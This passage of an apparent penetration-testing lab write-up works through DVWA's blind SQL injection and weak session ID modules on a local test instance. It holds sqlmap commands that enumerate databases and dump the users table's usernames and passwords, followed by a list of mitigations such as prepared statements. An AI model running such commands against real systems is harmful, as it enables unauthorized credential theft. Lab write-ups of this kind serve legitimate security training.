


10. Username&Passwd.




8.3 Med

1. Capture_Req




2. Show_Available_Dbs

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" --dbs --batch --risk=3 --level=3




3. Dbs




4. Show_DVWA_Dbs_Tables

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa --tables --batch --risk=3 --level=3




5. Show_Tables.




6. Show_User_Table_Columns

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa -T users --columns --batch --risk=3 --level=3




7. User_Table_Columns.




8. Fetch_User,Passwd

sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli_blind/" --cookie="security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=medium" --data="id=1&Submit=Submit" -D dvwa -T users -C user,password --dump --batch --risk=3 --level=3



9. Output



8.4 High

8.5 Mitigation

✅ **1. Use Prepared Statements (Parameterized Queries)**

php

$stmt = $pdo->prepare("SELECT * FROM users WHERE id = ?");

$stmt->execute([$_GET['id']]);

✅ **2. Validate User Input**

- Enforce numeric-only validation for id parameters

✅ **3. Disable Error Messages and Delay Feedback**

- Avoid behavioral responses that help infer data

✅ **4. Use Web Application Firewalls**

- Detect and block patterns of blind SQLi behavior

✅ **5. Least Privilege Principle**

- Limit database user permissions to prevent data leakage

9. Weak Session IDs-Attack

9.1 Intro

During testing of DVWA's **Weak Session IDs** module, I observed that the application uses **predictable or insufficiently random session identifiers** to track authenticated users. This allows an attacker like me to potentially **guess or brute-force valid session IDs**, impersonating users without needing credentials.

Weak session ID generation is a serious issue that undermines the core principle of session management and confidentiality.

9.2 Low

☑ Step 1: Analyzing Session ID Pattern

I logged in and observed the cookie header:

dvwaSession=2; security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=low


dvwaSession=3; security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=low

dvwaSession=4; security_level=0; PHPSESSID=6d3c4eaed157f16218889a8e4ddd30a7; security=low


✅ **Observation**: Session IDs are short, hex-based, and in some cases predictable (especially on Low security).

✅ Step 2: Testing Predictability (Low Level)

1. Intercept_Req




2. Intercept_Req2

